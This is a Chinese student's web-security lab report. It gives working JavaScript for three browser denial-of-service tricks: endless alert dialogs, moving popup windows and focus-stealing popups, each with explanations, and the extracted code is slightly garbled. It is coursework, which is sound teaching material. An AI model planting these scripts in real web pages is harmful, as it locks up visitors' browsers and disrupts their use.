### Web 安全实验报告 2

学号: 57118225 姓名: 宋雨帆

#### 1、实验任务


在 index. html 页面中实现任意三种通过客户端 Javascript 代码让 浏览器产生拒绝服务或其他影响用户使用浏览器效果的功能,包括但 不限于循环弹出对话框、新建窗口并随机变化位置、更改窗口焦点、 修改回退功能修改历史页面列表、修改搜索历史、退出常用网站登录 等。在实验报告出给出每种实现效果的截图和文字说明。

# 2、循环弹出对话框代码:

```
    <script type="text/javascript">

2. function dosLoopAlert() {
3.
       const messages = [
            'Hi there!',
4.
            'Welcome to my awesome website',
5.
6.
            'I am glad that you made it here',
7.
            'While I have you trapped here, listen up!',
            'Once upon a time...'
8.
9.
       1
       for (;;) {
10.
           messages.forEach(window.alert)
11.
12.
13.}
14.</script>
```

效果:




"循环弹出对话框"通过一个无限循环弹出对话框,阻塞页面,导 致用户 无法正常使用网页功能,只能关闭该页面,对于 IE 等较老的 浏览器还必须结 束浏览器进程,实现了客户端拒绝服务攻击。

## 3、新建窗口并随机变化位置 代码:

```
1. <script type="text/javascript">
2. var winArr = []
3. function dosWindowOpenMove() {
       const win = window.open('', '', 'width=100,height=100')
4.
5.
       let i = 0
       setInterval(() => {
6.
           win.moveTo(i, i)
7.
8.
           win.resizeTo(100, 100)
9.
           i = (i + 5) \% 200
10.
       }, 1000)
       winArr.push(win)
11.
12.}
13.</script>
```

效果:




"新建窗口并随机变化位置"通过"window.open"创建窗口、通过"window.moveTo"移动窗口位置,使得用户视线被反复移动的窗口干扰,且由于其位置不断变化较难关闭,影响正常使用,实现了客户端 拒绝服务攻击;特别是当创建窗口过多或移动间隔太短时,还会导致 浏览器卡死。如截图所示,在不同时候截图,窗口位置是不同的。

# 4、更改窗口焦点代码:

```
1. <script type="text/javascript">
2. var winArr = []
3. function dosFocusWindow() {
4.    const win = window.open('', '', 'width=100,height=100')
5.    setInterval(() => {
6.        win.focus()
7.    }, 1000)
8.    winArr.push(win)
9. }
10.
```

### 效果:



"更改窗口焦点"通过"window.focus"将窗口焦点从用户正在操作的窗口转到网页指定的窗口,调用"focus"的窗口会出现在原先窗口前面、用户输入也随焦点改变而转到该窗口,严重影响用户使用,实现了客户端拒绝服务攻击。如截图所示,窗口会显示在原窗口上方,并抢占焦点。